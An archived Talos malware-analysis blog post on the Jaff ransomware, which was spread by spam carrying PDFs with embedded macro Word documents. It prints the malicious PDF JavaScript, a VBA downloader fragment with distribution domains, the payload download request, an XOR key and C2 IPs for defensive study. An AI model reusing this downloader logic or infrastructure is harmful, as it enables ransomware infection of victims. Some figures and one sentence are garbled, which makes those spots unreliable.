Jaff Ransomware: Player 2 Has Entered The Game

By Edmund Brumaghin

Published: 2017-05-12 · Archived: 2026-04-05 16:55:24 UTC

Friday, May 12, 2017 09:58

This post was written by Nick Biasini, Edmund Brumaghin and Warren Mercer with contributions from Colin Grady

Summary

Talos is constantly monitoring the email threat landscape and tracking both new threats as well as changes to existing threats. We recently observed several large scale email campaigns that were attempting to distribute a new variant of ransomware that has been dubbed "Jaff". Interestingly we identified several characteristics that we have previously observed being used during Dridex and Locky campaigns. In a short period of time, we observed multiple campaigns featuring high volumes of malicious spam emails being distributed, each using a PDF attachment with an embedded Microsoft Word document functioning as the initial downloader for the Jaff ransomware. While Cisco customers were already automatically protected against this threat, we decided to take a deeper look at this threat and its possible implications across the threat landscape. We have outlined the infection process and additional relevant information regarding this threat in detail below.

Infection Process

Even though certain elements of each campaign differed slightly, with different XOR key values being used, they all exhibited common features. The email campaigns that were attempting to distribute this malware were using standard spam characteristics. The subject lines were mutated with a random string of digits but started with either "Copy_" or "Document_" for example "Copy_30396323" and "Document_3758". While we were monitoring these campaigns, we saw multiple campaigns being launched, each with slightly different themes. The body of the email associated with the initial campaign was blank with a single attached file named "nm.pdf" an example of the campaign is shown below.



Figure A: Example Email Message

As can be seen in the above screenshot, it does not appear that the attackers put any significant amount of effort into the creation of the emails associated with these campaigns. A bit later, we saw a subsequent campaign with an email body that contained the following text:

"Image data in PDF format has been attached to this email."

In each case, the file attachment was a malicious PDF document with an embedded Microsoft Word document. When victims open the PDF, they are greeted with a message in the body of the PDF, which will then attempt to open the embedded Microsoft Word document.



Figure B: Example PDF Attachment

Similar to what we saw with recent Locky campaigns, when the PDF attempts to open the embedded Microsoft Word document, the victim is prompted to approve the activity. Requiring user interaction to continue the infection process could be an attempt to evade automated detection mechanisms that organizations may have deployed as no malicious activity occurs until after the user approves. In sandbox environments that are not configured to simulate this activity, the infection may never occur, and could result in the sandbox determining that the file is benign when the reality is that it is malicious, the infection was just simply not triggered.

The PDF contains the following Javascript, which is responsible for opening the embedded Microsoft Word document:

```
var dis = 2;
var abc = this['exportDataObject'];
var findByUsername = function (username, cb) {
    process.nextTick(function () {
        for (var i = 0, len = records.length; i < len; i++) {
            var record = records[i];
            if (record.username === username) {
                return cb(null, record);
            }
        }
        return cb(null, null);
    });
};

function submarine() {
    abc({
        cName: "BJ2GD.docm",
        nLaunch: dis
    });
};
var d = ['json', 'urlencoded', 'bodyParser', 'compress', 'cookieSession', 'session', 'logger', 'cookieParser'
    , 'favicon', 'responseTime', 'errorHandler', 'timeout', 'methodOverride', 'vhost', 'csrf', 'directory', '
    limit', 'multipart', 'staticCache', ];
```

Figure C: Javascript Within PDF

Clicking the OK button causes the PDF to open the malicious Microsoft Word document which looks similar to what we have grown accustomed to seeing from campaigns like this one. As can be expected, the user is also prompted to Enable Editing in order to view the contents of the word document. One thing to note is that the malicious Microsoft Word document contained two pages rather than just one like a lot of maldocs.



Figure D: Example Malicious Word Document

Once the malicious content is enabled, the Microsoft Word document will then execute a VBA macro that functions as the actual ransomware downloader and will attempt to retrieve the ransomware binary to infect the system.

The VBA Macro contains multiple download domains which are separated with a capital 'V', this gives the malware multiple opportunities to download the malicious payload from multiple sources.

```
Public Sub SubMui()
If ActiveDocument.Kind = 0 Then
Set CuPro = CreateObject(Vaucher)
End If
Set trtrtrbrbrbrdrdrdrPIRO_LOR = CreateObject(AsStringName(FreshID + 3))
smbi = Window1.Label1.Caption

MovedPermanently = Split("domainway.de/77g643Vdemelkwegtuk.nl/77g643V5hdnnd74fffrottd.com/af/
 Set SubProperty = CreateObject(AsStringName(1))

   Set trtrtrbrbrbrdrdrdrGMAKO = CreateObject(AsStringName(2))
```

Figure E: VBA Downloader

The URL used to download the Jaff binary is very similar to what we are used to seeing from Locky as well.

```
GET /f87346b HTTP/1.1
Accept: */*
Accept-Language: en-us
User-Agent: "Mozilla/5.2 (Windows NT 6.2; rv:50.2) Gecko/20200103 Firefox/50.2"
Accept-Encoding: gzip, deflate
Host: trialinsider.com
Connection: Keep-Alive
```

Figure F: Download URL

The binary blob downloaded above is then XOR'd using a XOR key embedded within the maldoc, we observed multiple XOR keys throughout this campaign. This is found within the Module3 of the VBA Macro, with the XOR key being 'd4fsO4RqQabyQePeXTaoQfwRCXbIuS9Q'

```
Public Function Assimptota4(FullPath As String, NumHoja As Integer) As String
  WidthA trtrtrbrbrbrdrdrdrProjectBBB, trtrtrbrbrbrdrdrdrProject, "d4fsO4RqQabyQePeXTaoQfwRCXbIuS9Q"


trtrtrbrbrbrdrdrdrGMAKO.Open (trtrtrbrbrbrdrdrdrProject)

End Function
```

Figure G: XOR Key

Once this XOR process has completed the actual ransomware PE32 executable is launched using the Windows Command Processor using the following command-line syntax:

```
cmd.exe /C del /Q /F "C:\Documents and Settings\Administrator\Local Settings\Temp\pitupi20.exe"
```

Figure H: Executable Launch

The ransomware iterates through folders stored on the system aFigure H: Executable Launchnd encrypts them. The file extension associated with this particular ransomware which is appended to each file is "jaff". The ransomware writes a file called ReadMe.txt into the victim's "My Documents" directory that contains the ransom note.



Figure I: Text Based Ransom Note

It also modifies the desktop background as can be seen below:

Figure J: Modified Desktop Wallpaper

It is interesting to note that the instructions do not appear to instruct the user to make use of any sort of Tor proxy service such as Tor2Web, instead instructing the user to install the full Tor Browser software package in order to access the ransom payment system. The Tor address being used across samples and campaigns also does not appear to be changing. Visiting the ransom payment system results in the victim being greeted by the following application which requires them to input the decrypt ID listed in the ransom note on the infected system.



Figure K: Specify Decrypt ID

After entering the appropriate ID value into the website, the victim is taken to the full instruction page that specifies the ransom amount the attacker is demanding, along with instructions for making the payment.

Figure L: Ransom Payment System

It's interesting to note that the look and feel of the ransom payment system looks very similar to what we have seen from Locky. In this particular case the ransom amount being demanded was 2.01117430 in Bitcoin, which at the time of this writing was approximately $3700, which is significantly higher than that demanded by other ransomware families operating across the threat landscape. In looking at the bitcoin wallet specified on the ransom payment server, we confirmed that there are currently zero transactions associated with this wallet.



Figure M: Bitcoin Wallet Transactions

Campaign Distribution/Volume

Talos observed over 100K emails (so far) related to these new Jaff campaigns. This is a significant rise in ransomware delivered by spam for such a new actor. Their immediate relationship with Necurs has allowed their spam campaigns to reach impressive volumes in a very short period of time. The initial spam campaign began on May 11, 2017 at 0800 UTC and consisted of roughly 35,768 messages all containing the attachment "nm.pdf". Talos observed approximately 184 unique samples within this spam campaign.

Talos also observed a second campaign that began overnight consisting of approximately 72,798 emails. This campaign began on May 12, 2017 at 0900 UTC and was observed to be distributing approximately 294 unique samples. The attachment filename associated with this second campaign was "201705*.pdf" which functioned identically to the initial campaigns we observed.

Is This New Locky?

There are certain characteristics associated with both the campaigns being used to distribute Jaff and the C2 traffic patterns it uses that are similar to what we've become accustomed to while monitoring Locky and Dridex activity across the threat landscape. However we are confident that this is not simply a new or "retooled" version of Locky ransomware. There is very little similarity between the two codebases, and while it is possible that the same actors who once used Necurs to spread Locky has switched to distributing Jaff, the malware itself is distinct enough in nature that it should be treated and referred to as a different ransomware family altogether.

If anything the reason this can be considered the 'new' Locky is purely due to it's rampant appearance, similar to Locky it came out of nowhere with a huge bang, it spread via email malspam primarily, it leveraged maldocs, but traits of a campaign are not used to determine if the malware is the same. This is a new piece of ransomware with a significant effort having been put into the codebase, the infrastructure and the volume. However, that does not make this Locky 2.0. It simply makes it another, new and aggressive adversary pushing their ransomware product to end users, this should be considered, for now, separate from Locky.

We've now seen that Necurs is being used to push Jaff in the form of multiple high volume spam campaigns. We will continue to monitor this as we do with every email based threat to determine whether this is a fly-by-night occurrence or whether this ransomware family will continue to infect organizations who are not properly protected.

IOCs

Email Subjects:

Copy_String of Digits
Document_String of Digits
Scan_String of Digits
PDF_String of Digits

File_String of Digits
Scanned Image

Attachment Filenames:

nm.pdf
String of Digits.pdf (Example: 20170511042179.pdf)

Attachment Hashes:

A list of attachment hashes associated with this campaign (PDF & DOC) can be found here.

Binary Hashes:

03363f9f6938f430a58f3f417829aa3e98875703eb4c2ae12feccc07fff6ba47

C2 Server IPs:

108.165.22[.]125
27.254.44[.]204

Distribution Domains:

A list of distribution domains associated with these campaigns can be found here.

Conclusion

This is yet another example of a new ransomware variant being unleashed on the world. This occurrence is becoming far too common and shows why this is such an attractive avenue for miscreants. There are millions of dollars at stake and everyone is trying to grab a piece of the pie. Jaff is being distributed through a common mechanism, Necurs based spam. However, it is asking for a fairly large ransom of $3700. The question is at which price point does it deter users from paying. In the future we will likely see adversaries continue to try and find the sweet spot, maximizing profits without sacrificing ransoms paid.

In today's threat landscape ransomware dominates and is being pushed onto systems around the world in every way possible. With the large scale decrease in exploit kit activity its likely going to continue to be heavily distributed through email as well as being delivered as a secondary payload when adversaries manage to penetrate a network or system, in the case of threats like Samsam.

Coverage

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✔
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

CWS or WSA web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

The Network Security protection of IPS and NGFW have up-to-date signatures to detect malicious network activity by threat actors.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella prevents DNS resolution of the domains associated with malicious activity.

Source: http://blog.talosintelligence.com/2017/05/jaff-ransomware.html